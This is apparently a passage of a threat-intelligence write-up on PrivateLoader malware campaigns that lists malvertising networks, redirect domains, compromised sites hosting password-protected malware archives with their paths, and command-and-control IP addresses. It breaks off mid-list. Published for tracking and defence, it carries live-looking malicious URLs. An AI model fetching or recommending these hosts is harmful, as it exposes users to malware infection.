
The observation on these campaigns (1 and 2) started in mid-November 2023, while since the beginning of my Privateloader tracking journey in May, it was focused on campaign ID 09. Domains involved since November are:

```
Campaign IDs 1 & 2

magicleafstarlight.com
th3cats.com
recetasplus.com
sygox.com
crockpics.com
pics4world.com
youngcoloristsunited.com
ukm293.com
zuh720.com
lvn915.com
kvd739.com
ivd580.com

Campaign ID 09

airfiltersing.com
gts794.com

// Please note that sometimes there is reuse of domains by both IDs
```

There was a time that Threat actors were abusing Google drawings from Google docs in order to provide these downloads (Example).

Or recently, hosting a Dropmefiles download page on /komfuel.com/download/

Press enter or click to view image in full size



About ad services and ad networks


As seen before, Privateloader is being distributed via websites on malicious buttons redirecting the user to what it seems ads and spam networks via affiliate offers.

Some of the companies offering this malicious “ads” is

Adbuho.com

As seen before on pivigames.blog

Press enter or click to view image in full size



In fact, some .js scripts are stored there

Press enter or click to view image in full size



```
https://adbuho.com/pivigames2.js
```

The website itself is suspicious , created with stock photos and seems fake, there no more interaction with it than creating an account. Adbuho seems to be registered in Azerbaijan.


Another company offering these fake download button ads is:

Netpub.media

Press enter or click to view image in full size



As seen on digitalmarktrend.com from fc-lc.xyz



An Italian registered company offering ad revenue optimization

I can’t find any other fast relation between websites and ad companies, so here is the summarization of malicious domains starting the redirection chains to affiliate ads offers, that must be considered malicious. The suspension of these domains must disrupt partially the Privateloader campaign and a lot of other spam-related threats.

```
linkonclick.com
daubreeitebumboatmenmisdeal.com
bluedownload10.sbs
unleakyammiolitesmithian.com
track.redis06.sbs
highfile1.click
get.claruspolaris.com
aditmedia.g2afse.com
driptrip.trckswrm.com
783242.com
polysomiamovantcripes.com
```

```
nicatethebene.info
afiletoget.click
greatdexchange.com
page.strtgic.com
onclickalgo.com
magpiesblemisherombudsman.com
homogonymouserapparels.monster
canoestallowrootsabre.com
8jw0.com
mediapalmtree.com
kuy8h8e.com
veritiesgarlejobade.com
```

Taking a look on link shortening services and downloading hosts is confusing. They offer high payouts and seems very tempting to try it and use it.

Either if a third-party advertiser is abusing this kind of services or the service itself has found a monetization way working for malware traffic, all services are involved in the Privateloader campaign.

```
uii.io
fc-lc.xyz
uploadrar.com
adurly.cc
shrinkme.org
turbobit.com
```

Abusing legit services on the Internet is nothing new,
please remember why Anonfiles shut down its site, and the long-time abusive advertising it was serving. (reports: File sharing site Anonfiles shuts down due to overwhelming abuse (bleepingcomputer.com)

Germán Fernández on X: "🚨 Continúa campaña de #Malvertising desde el popular sitio @AnonFiles con descarga activa de #RedLine Malware. + Descarga tipo "segundo plano" + 17 dominios maliciosos. + Archivos con el mismo nombre del original. + Y protegidos con contraseña. IOC: https://t.co/R9SH4lRAUa https://t.co/cebFWge1E4" / X (twitter.com))

Storage of builds

Privateloader builds are stored in a packed file on some compromised domain in the campaign ID 09. More than 300 detonations of Privateloader builds were made by me on Anyrun, every time I noticed that they changed the location of the build, sometimes reusing domains in a new path. (You can see this by tag "privateloader" and "g0njxa") on app.any.run website

Since May 16th, 2023, this builds were located at the following domains:

```
cilay.cl
   ~ /download/File_pass1234.7z (April 23th)
...
epicitem.ir
   ~ /wp-content/download/File_pass1234.7z (May 16th)
alakarga.com.tr
   ~ /wp-content/download/File_pass1234.7z (May 17th) (June 20th)
pearltransit.org
   ~ /download/File_pass1234.7z (May 18th)
pico-eg.org
   ~ /download/File_pass1234.7z (May 19th)
   ~ /wp-content/download/File_pass1234.7z (July 14th)
quizbn.com
   ~ /download/File_pass1234.7z (May 22th)
corsyne.com
   ~ /wp-content/soft/Setup_pass1234.7z (May 23th)
   ~ /01765/zip1_09.7z (October 10th)
ebenezcartagena.org
   ~ /download/Setup_pass1234.7z (May 23th)
   ~ /wp-content/download/File_pass1234.7z (June 10th)
glicebeautyandspa.com
   ~ /download/Install_pass1234.7z (May 24th)
pp.webmobile.ma
   ~ /download/File_pass1234.7z (May 25th)
myaralwatan.com.sa
   ~ /wp-content/download/Install_pass1234.7z (May 26th)
itfolkstechnology.com
   ~ /download/Install_pass1234.7z (May 27th)
   ~ /download/File_pass1234.7z (July 25th)
   ~ /wp-download/zip.7z (October 3rd)
blitzz.com.ar
   ~ /wp-content/download/File_pass1234.7z (May 28th)
juliereyesrealtorteam.site
   ~ /wp-content/download/File_pass1234.7z (May 29th)
thextra2.com
   ~ /download/Install_pass1234.7z (May 30th)
petcentercanoas.com.br
   ~ /wp-content/download/File_pass1234.7z (May 31th)
infotrace.cl
   ~ /download/File_pass1234.7z (June 1st)
usml.ca
   ~ /download/File_pass1234.7z (June 2nd)
nunukan-airport.com
   ~ /wp-content/download/File_pass1234.7z (June 2nd)
healthkindlabs.com
   ~ /download/File_pass1234.7z (June 3rd)
```

```
ims.a2hosted.com
   ~ /download/File_pass1234.7z (June 4th)
mithransilks.com
   ~ /download/Installs_pass1234.7z (June 5th)
   ~ /download/File_pass1234.7z (June 18th) (June 27th)
globalcorporatelogistics.com
   ~ /wp-content/download/File_pass1234.7z (June 5th)
let4pakistan.com
   ~ /download/File_pass1234.7z (June 6th)
nexpredsolutions.com
   ~ /wp-content/download/File_pass1234.7z (June 7th) (June 14th)
callmeonjunk.com
   ~ /download/File_pass1234.7z (June 7th)
paralkemeia.eu
   ~ /wp-content/download/File_pass1234.7z (June 8th)
beyondgreat.co
   ~ /wp-content/download/File_pass1234.7z (June 10th)
   ~ /download/File_pass1234.7z (August 7th)
creasm.com
   ~ /wp-content/download/Install_pass1234.7z (June 11th)
starkmadstuff.com
   ~ /wp-content/download/Install_pass1234.7z (June 11th)
cobaktesbrow.com
   ~ /download/File_pass1234.7z (June 11th)
ashaltech.net
   ~ /download/File_pass1234.7z (June 12th) (June 25th) (July 3rd)
zamoringlobal.com
   ~ /download/File_pass1234.7z (June 13th) (June 18th)
globalafs.com
   ~ /download/File_pass1234.7z (June 13th)
ai.getnextlevelmarketing.com
   ~ /download/File_pass1234.7z (June 14th) (June 20th) (June 26th) (June 28th)
   ~ /download/File.7z (July 10th)
better-relating.com.au
   ~ /download/download/File_pass1234.7z (June 15th)
2karra.com
   ~ /download/File_pass1234.7z (June 16th)
svconstructora.com
   ~ /wp-content/download/File_pass1234.7z (June 17th) (July 27th) (August 1st)
   ~ /wp-content/upgrade/File_pass1234.7z (July 28th)
   ~ /wp-admin/maint/archive.7z (September 29th)
pyjamty.com
   ~ /wp-content/download/File_pass1234.7z (June 17th)
dokumentasoluciones.com
   ~ /wp-content/download/File_pass1234.7z (June 17th)
angkorbayon.com
   ~ /wp-content/download/File_pass1234.7z (June 18th) (June 30th) (July 6th)
```

```
bthp.com.pk
   ~ /wp-content/download/File_pass1234.7z (June 19th) (June 24th) (July 1st)
internetpisco.com
   ~ /wp-content/download/File_pass1234.7z (June 19th)
photosoncanvas.com.au
   ~ /download/File_pass1234.7z (June 20th)
finest.co.ke
   ~ /wp-content/download/File_pass1234.7z (June 20th)
asi-rca.ro
   ~ /download/File_pass1234.7z (June 21th)
cuentasstreaming.com
   ~ /wp-content/download/File_pass1234.7z (June 22th) (July 13th)
vieirasadv.com.br
   ~ /download/File_pass1234.7z (June 23th)
gabrielgarciarealty.com
   ~ /download/File_pass1234.7z (June 26th) (June 29th) (July 2nd)
   ~ /.well-known/File_pass1234.7z (July 6th)
bbincentives.org
   ~ /download/File_pass1234.7z (June 29th) (July 21th)
zakaconsortium.com
   ~ /wp-content/download/File_pass1234.7z (July 4th)
dashuroj.net
   ~ /download/File_pass1234.7z (July 4th)
tlt.ma
   ~ /download/File_pass1234.7z (July 5th)
vkengcivil.com.br
   ~ /wp-content/download/File_pass1234.7z (July 8th)
cobaktesbrow.com
   ~ /download/content/File_pass1234.7z (July 9th)
   ~ /download/File_pass1234.7z (July 23th)
piccoli-traslochi-milano.it
   ~ /download/File_pass1234.7z (July 9th)
   ~ /wp-admin/File_pass1234.7z (July 11th)
evarlic.com
   ~ /wp-content/download/File_pass1234.7z (July 9th) (July 11th) (July 13th)
                                           (July 16th) (July 17th) (July 31th)
   ~ /wp-content/cache/File_pass1234.7z (July 30th)
   ~ /wp-content/uploads/pass1234_setup.7z (August 16th)
arnpackersmovers.com
   ~ /wp-content/download/File_pass1234.7z (July 10th)
fortal.co
   ~ /kop/File_pass1234.7z (July 12th)
   ~ /wp-content/uploads/File_pass1234.7z (August 5th)
fundovidaips.com
   ~ /wp-content/download/File_pass1234.7z (July 12th)
   ~ /download/File_pass1234.7z (July 18th)
   ~ /wp-content/plugins/release_03421_pass1234.rar (November 17th)
```

```
matsybd.com
   ~ /download/File_pass1234.7z (July 13th)
polemedical.ma
   ~ /download/File_pass1234.7z (July 15th)
smarttechideas.xyz
   ~ /wp-content/download/File_pass1234.7z (July 18th)
storedechuladas.com
   ~ /wp-content/download/File_pass1234.7z (July 16th)
drcesargalvan.com
   ~ /wp-content/_download/File_pass1234.7z (July 19th)
   ~ /wp-includes/ID3/File_pass1234.7z (July 20th)
ramurame.com
   ~ /wp-content/download/File_pass1234.7z (July 22th)
lineart.in
   ~ /download/File_pass1234.7z (July 24th) (July 27th)
safira-widd.com
   ~ /wp-content/download/File_pass1234.7z (July 25th)
   ~ /wp-content/uploads/File_pass1234.7z (August 6th)
speedwell.com.bd
   ~ /download/File_pass1234.7z (July 26th)
risesincesteel.com
   ~ /wp-content/uploads/File_pass1234.7z (July 27th)
makemyholidays.net
   ~ /images/File_pass1234.7z (July 29th)
iqbitprimes.com
   ~ /download/File_pass1234.7z (August 1st)
officialk2spice.com
   ~ /wp-content/download/File_pass1234.7z (August 2nd)
amimasud.com
   ~ /download/File_pass1234.7z (August 3rd)
   ~ /wp-includes/wp-upl/file_p_a_s_s1234.zip (September 15th)
horizonfbs.com
   ~ /wp-content/download/File_pass1234.7z (August 4th)
opentrade.com.bo
   ~ /plugins/File_pass1234.7z (August 5th)
dosisagency.com
   ~ /wp-content/uploads/File_pass1234.7z (August 5th)
toar.com.br
   ~ /wp-content/uploads/File_pass1234.7z (August 6th)
   ~ /wp-content/download/File_pass1234.7z (August 8th)
skylineprodutora.com.br
   ~ /download/Pass1234_file.7z (August 9th)
offersprize.com
   ~ /wp-content/download/File_pass1234.7z (August 10th)
   ~ /wp-content/uploads/File_pass1234.7z (August 27th)
   ~ /wp-content/uploads/gate9_pass1234.7z (September 26th)
anerepairservices.com
```

```
   ~ /wp-content/download/File_pass1234.7z (August 10th)
colegiojuanbernardone.com
   ~ /wp-content/download/File_pass1234.7z (August 11th)
   ~ /templates/system/passw1234.7z (September 25th)
   ~ /wp-admin/user/setup.7z (October 23th)
   ~ /wp-admin/user/File.7z (November 10th)
nupectogo.com
   ~ /download/Install_Pass1234.7z (August 12th)
sicapre.com.mx
   ~ /download/File_pass1234.7z (August 12th)
ferremallasymecanizados.com
   ~ /download/pass1234_file.7z (August 13th)
   ~ /net/pass_setup1234.7z (September 21th)
visitunja.com.co
   ~ /wp-content/download/pass1234_setup.7z (August 14th)
aboutdailynews.com
   ~ /wp-content/uploads/pass1234_setup.7z (August 15th)
thuexevietanh.com
   ~ /download/pass1234_setup.7z (August 17th)
   ~ /software/Install_pass1234.7z (August 25th)
   ~ /wp-download/zip.7z (September 28th)
   ~ /bawangtoto/gate9.rar (November 17th)
sujathaputhra.lk
   ~ /download/pass1234_setup.7z (August 17th) (August 20th)
dalaibeauty.com
   ~ /wp-content/download/Setup_pass1234.7z (August 19th)
   ~ /wp-includes/install/Setup_pass1234.7z (August 30th)
   ~ /wp-admin/maint/zip.7z (September 30th)
midiaxplr.com
   ~ /wp-content/soft/Install_pass1234.7z (August 19th)
   ~ /wp-content/setup_pass.7z (September 3rd)
seedofchrist.org
   ~ /wp-content/download/Pass1234_Install.7z (August 20th)
mdesignmediagroup.com
   ~ /download/Setup_password1234.7z (August 22th)
concreteprinciplesdesign.com
   ~ /installer/Setup_password1234.7z (August 23th)
   ~ /wp-download/zip.7z (October 8th)
martvl.com
   ~ /download/Setup_pass1234.7z (August 23th)
next-niger.net
   ~ /wp-content/soft/Setup_pass1234.7z (August 24th)
   ~ /wp-content/uploads/File.7z (October 25th)
insuport.com
   ~ /wp-content/install/pass1234_setup.7z (August 27th)
   ~ /upload/pass1234_gate9.7z (September 14th)
   ~ /wp-download/we/file_ver1_009.rar (December 12th)
```

```
celema.co
   ~ /wp-content/install/Setup_pass1234.7z (August 29th)
   ~ /wp-download/zip9.7z (October 2nd)
julimichkids.com
    ~ /download/pass_setup.7z (August 30th)
cevdetaladagtradingltd.com
   ~ /wp-includes/File_pass1234.7z (September 1st)
   ~ /wp-includes/1211/setup_v2.rar (December 6th)
faucetmeaning.com
   ~ /wp-admin/user/setup_pass.7z (September 4th)
   ~ /wp-content/upgrade/Install_p_a_s_s1234.7z (September 19th) (September 21th)
   ~ /wp-admin/user/setup.7z (October 22th)
   ~ /wp-content/upgrade/Archive.rar (November 3rd)
   ~ /wp-content/wp-upload/release_ver0_9.rar (December 11th)
janetjackson.com.br
   ~ /wp-content/uploads/setup_pass.7z (September 11th)
   ~ /wp-content/2123w/release_ver2.rar (December 11th)
fepcografic.com
   ~ /security/pass1234_setup.zip (September 12th)
   ~ /wp-download/Archive.7z (October 1st)
   ~ /folder/Setup.rar (November 5th)
   ~ /img/gate9.rar (November 14th)
   ~ /descargas/gate9.rar (November 16th)
innovacionlearning.com
   ~ /wp-upl/setup_1234pass.7z (September 13th)
umutsoydinc.com
   ~ /wp-includes/wp-upl/Install_p_a_s_s1234.zip (September 14th)
   ~ /wp-admin/network/zip.7z (September 29th)
   ~ /wp-admin/File.7z (November 8th)
   ~ /wp-content/release_file_09.rar (December 4th)
jogjaindotrans.com
   ~ /system/File_p_a_s_s1234.7z (September 17th)
beautydiamondstore.com
   ~ /wp-admin/network/File_p_a_s_s1234.7z (September 18th)
   ~ /wp-admin/maint/zip.7z (September 30th)
   ~ /wp-admin/user/setup.7z (October 21th)
   ~ /tmam/File.rar (November 9th)
   ~ /wp-admin/maint/File.7z (November 9th)
mekonnen-visual.com
   ~ /download/soft9w/pass1234.zip (September 19th)
digitalwork-ci.com
   ~ /wp-content/uploads/File_p_a_s_s1234.7z (September 20th) (September 22th)
sgbci-consultant.com
    ~ /soft/Install_p_a_s_s1234.zip (September 21th)
koreconnexion.com
    ~ /wp-content/uploads/IT-SDK_Installer.7z (September 23th)
alrehabmaroc.com
```

```
   ~ /wp-content/backuply/pass1234.7z (September 26th)
appstopic.com
   ~ /wp-content/wp/zip.7z (September 27th)
   ~ /wp-soft/setup.7z (October 23th)
ersapack.com
   ~ /wp-download/archive.7z (September 27th)
   ~ /pcss/release%20v1_3.rar (December 7th)
nebschool.com
   ~ /wp-admin/js/archive.7z (September 30th)
bodegaycocina.co
   ~ /novias/zip.7z (October 1st)
kabile-art.net
   ~ /wp-download/zip.7z (October 1st)
coossa.com
   ~ /soft9w/idm-download-with-crack-64-bit-2023.7z (October 2nd)
sunbabsco.com
   ~ /wp-download/zip.7z (October 4th)
   ~ /wp-download/software/zip.7z (October 5th)
   ~ /wp-download/server/zip.7z (October 6th)
amsangroup.com
   ~ /net/Zip.7z (October 7th)
   ~ /wp-download/setup.7z (October 21th)
   ~ /wp-download/soft/File.7z (October 28th)
   ~ /folder/01/archiv.rar (October 31th)
jatoo-ci.com
   ~ /wp-download/zip.7z (October 7th)
   ~ /tetu/file_reliase0_9.rar (November 28th)
faviskincare.com
   ~ /wp-upl/zip.7z (October 9th)
   ~ /wp-upl/setup.7z (October 22th)
karyaindahperkasa.com
   ~ /879876/download/zip.7z (October 10th)
   ~ /wp-content/server/setup.7z (October 22th)
compuservjr.com
   ~ /wp-download/archive.7z (October 12th)
bidartrepuestos.com
   ~ /wp-download/archive.7z (October 12th)
gulf4pets.com
   ~ /wp-download/zip_09.7z (October 12th)
empresaozono.com
   ~ /wp-download/gate9.7z (October 13th)
wakamoleart.com
   ~ /download/gate9.7z (October 14th)
etiquetaspiura.com
   ~ /download/gate9.7z (October 14th)
   ~ /dr/release_file_09.rar (December 3rd)
   ~ /swe/release_ver0_9.rar (December 12th)
```

```
vectribeagency.com
   ~ /wp-download/gate9.7z (October 14th)
   ~ /wp-content/plugins/File.rar (November 6th)
silkylearning.com
   ~ /wp-download/archive.7z (October 15th)
baramode.com
   ~ /wp-upload/Setup.7z (October 16th)
   ~ /wp-content/server/File.7z (October 29th)
   ~ /wp-includes/server/File.rar (November 1st)
ashvircreations.com
   ~ /wp-upload/Archive_ver1_032.7z (October 17th)
networknewsbd.com
   ~ /wp-upload/setup.7z (October 17th)
   ~ /wp-soft/Setup.7z (October 18th)
industriasscr.com
   ~ /wp-soft/File.7z (October 17th)
mittmexico.com
   ~ /wp-soft/Setup.7z (October 19th)
aaslab.org
   ~ /wp-admin/network/setup.7z (October 19th)
julimichkids.online
   ~ /wp-admin/user/setup.7z (October 20th)
   ~ /wp-includes/211/setup_file_1_3.rar (December 6th)
sge-sarlu.com
   ~ /wp-content/cache/Setup.7z (October 24th)
inremo.com.mx
   ~ /wp-download/File.7z (October 26th)
eplangocview.com
   ~ /wp-download/File.7z (October 26th)
foodremit.com
   ~ /wp-download/server/File.7z (October 27th)
lepumedcal.com
   ~ /wp-download/Setup.7z (October 28th)
hey-randomgirl.com.br
   ~ /wp-content/upgrade/File.7z (October 29th)
   ~ /wp-content/plugins/File.rar (November 6th)
   ~ /net/release_1_3.7z (December 19th)
gorichemarketing.com
   ~ /download/setup.rar (October 30th)
   ~ /download/folder/017976/archiv.rar (November 1st)
jamuna-trims.com
   ~ /folder/01/Archive.rar (October 30th)
   ~ /wp-upload/File.7z (November 10th)
raslordeckltd.com
   ~ /wp-includes/server/setup.rar (November 2nd)
server.appsstaging.com
   ~ /3346/File.rar (November 4th)
```

```
surcreativegroup.com
   ~ /folder/file.rar (November 11th)
   ~ /software/File.rar (November 13th)
stalentcoin.com
   ~ /form/Archive.rar (November 12th)
zoomradio.com
   ~ /server/release_111023_9.zip (November 12th)
lamiaagro.com
   ~ /theme/Archive.rar (November 13th)
cloud4ccs.com
   ~ /wp-content/upgrade/File.rar (November 14th)
xtremewindowcleaningllc.com
   ~ /wp-content/download/reliase1_09.rar (November 18th)
ahmedsemab.com
   ~ /wp-content/upgrade/reliase1_019.rar (November 19th)
romvalstudios.com
   ~ /wp-content/server/reliase1_9.rar (November 19th)
demo.devswire.com
   ~ /wp-content/upgrade/reliase_9.rar (November 20th)
colombianosprofesionalesenontario.com
   ~ /wp-content/upgrade/reliase_091.rar (November 20th)
jual.kacangmete.com
   ~ /wp-content/upgrade/reliase1_9.rar (November 21th)
inflowingagency.com
   ~ /dsd/reliase1_09.rar (November 21th)
   ~ /we/reliase_0_9.rar (November 30th)
islammagdy.com
   ~ /server/reliase9_1.rar (November 22th)
   ~ /static/reliase_0_9.rar (November 27th)
   ~ /tuny/archive_release_v9.rar (December 4th)
rhiviephotography.com
   ~ /wp-content/upgrade/reliase9_1.rar (November 23th)
test.uniformmarkets.com
   ~ /server/reliase0_9.rar (November 23th)
yateluckyfisher.com
   ~ /nextpayapp/archive_v9.rar (November 24th)
colortheoryksa.com
   ~ /wp-content/upgrade/archive_v9.rar (November 25th)
leeziptv.com
   ~ /ARVEST/reliase_v09.rar (November 26th)
   ~ /ARVEST/File_ver9.rar (November 27th)
   ~ /davivi/release_ver9.rar (December 3rd) (December 16th)
   ~ /server/release.rar (December 28th)
yosoyunalfa.com
   ~ /wp-download/file_reliase_v9.rar (November 26th)
kwikteamsupport.com
   ~ /server/archive_v9.rar (November 27th)
```

```
mumayizat.com
   ~ /wp-content/litespeed/reliase1_9.rar (November 28th)
rodhigital.com
   ~ /aladin/release_v9.rar (December 1st)
   ~ /ambalwarsa/file_ver_9.rar (December 5th)
   ~ /server/release.rar (december 29th)
casapatiobolivia.com
   ~ /wp-content/uploads/release_v1_3.rar (December 6th)
sistemaslyf.com
   ~ /sistemamein/release_v2.rar (December 6th)
forexyatirimi.com.tr
   ~ /wp-content/uploads/release_v1_3.rar (December 6th)
hbtproperty.com
   ~ /wp-includes/IXR/release_v2.rar (December 6th)
cccastello.com
   ~ /net/release_v0_9.rar (December 8th)
puntosoporte.cl
   ~ /wp-content/upgrade/release%20ver2.rar (December 8th)
monkdeskapps.com
   ~ /upload/release_v1_3.rar (December 10th)
   ~ /upload/release_2.rar (December 11th)
efacthsac.com
   ~ /restoran/release_v1_3.rar (December 10th)
wingstrongsports.com
   ~ /wp-upload/file_ver1_009.rar (December 12th)
   ~ /assets/release_v9.rar (December 14th)
shalimarpaints.com
   ~ /assets/release_v9.rar (December 13th)
afashionstudio.com
   ~ /b/release.rar (December 13th)
giftimprint.com
   ~ /b/release.rar (December 14th)
firstrustt.com
   ~ /wp-download/release_v09.rar (December 15th)
rtexcorporation.com
   ~ /storage/app/release.rar (December 17th)
bauchisdgs.org.ng
   ~ /wp-upload/release_v9.rar (December 17th)
jibiadata.com.ng
   ~ /download > Discord CDN (December 18th)
supersistersofpak.org
   ~ /wp-upload/File.zip (December 19th)
conscienceprope.com
   ~ /wp-content/uploads/release_09.rar (December 19th)
   ~ /wp-includes/wp-upload/release.rar (December 27th)
(komfuel.com) royalasiabd.com
   ~ /wp-content/uploads/setup.rar (December 20th)
```

```
munisartimbamba.gob.pe
   ~ /wp-upload/release_2_0.rar (December 20th)
pablomirandaarquitecto.cl
   ~ /wp-upload/setup.rar (December 20th)
bytebreez.com
   ~ /wp/setup.rar (December 21th)
tahaozeler.com
   ~ /wp-content/upgrade/release.rar (December 21th)
accship.com
   ~ /server/release.rar (December 22th)
askerimalzemeciyiz.com
   ~ /wp-content/upgrade/release.rar (December 22th)
cemtokbay.com
   ~ /server/release.rar (December 23th)
emoner7840.com
   ~ /wp-content/uploads/file.rar (December 24th)
eukariyer.com
   ~ /download/wp-upload/release.rar (December 24th)
fcrteknikservis.com
   ~ /wp-upload/release.rar (December 24th)
globalteach.net
   ~ /download/release.rar (December 25th)
fazliustam.com
   ~ /wp-upload/release.rar (December 25th)
gurnazakademi.com
   ~ /wp-upload/release.rar (December 25th)
guolitexbd.com
   ~ /wp-upload/release.rar (December 26th)
mashkaanta.com
   ~ /wp-content/wp-upload/release.rar (December 26th)
rpmedicgroup.com
   ~ /server/release.rar (December 27th)
rosemount-bd.com
   ~ /wp-content/uploads/release.rar (December 31th)
```

As stated before, the usage of Discord CDN attachments and Mega downloads is also very common in campaign IDs 1 and 2. They also tried to spread builds via app.box.com (Example) or Google Drive.

Detonations of builds

Thanks to the periodic detonation of Privateloader builds, we can know the hosts that were used as C2 over this year:

Summarization: IP Summarization Results of 15 IPs — IPinfo.io

```
149.154.158.34 (March 21st) [opendir]
94.142.138.113 (April 22nd) [opendir]
208.67.104.60  (April 23nd) [opendir]
94.142.138.131 (April 23nd) [opendir]
85.208.136.10  (May 17th)
94.131.106.196 (May 17th)
5.181.80.133   (May 17th)
45.15.156.229  (May 29th)
193.42.32.118  (September 1st)
91.92.243.151  (November 2nd)
194.49.94.113  (November 11th)
185.216.70.235 (November 12th)
195.20.16.45   (December 10th)
77.105.147.130 (December 11th)
195.20.16.46   (December 12th) [opendir]
```

As you can see, the most common hosting provider for these hosts is **AEZA INTERNATIONAL LTD,** a well-known hosting provider also famous for its bulletproof-related service and abused by Threat Actors. You can see more bulletproof hostings , like **STARK INDUSTRIES SOLUTIONS LTD**

We can also track the hosts from where builds were requested by these Privateloader C2s. Most of these builds are directly related to customers of the PPI service, but I believe hosts are controlled by the same people running the service.
/** *As stated before, Privateloader loads other loaders that load other builds from other hosts, and in this section, only the builds loaded* ***directly*** *by Privateloader were taken into account* ** /

Summarization: [IP Summarization Results of 127 IPs — IPinfo.io]

```
Sorted in chronological order (May 16th - December 31st)

185.161.248.37
163.123.143.4
45.12.253.74
109.206.243.208
176.113.115.239
91.215.85.147
209.250.254.249
77.91.68.16
45.81.39.190
83.97.73.126
78.141.217.110
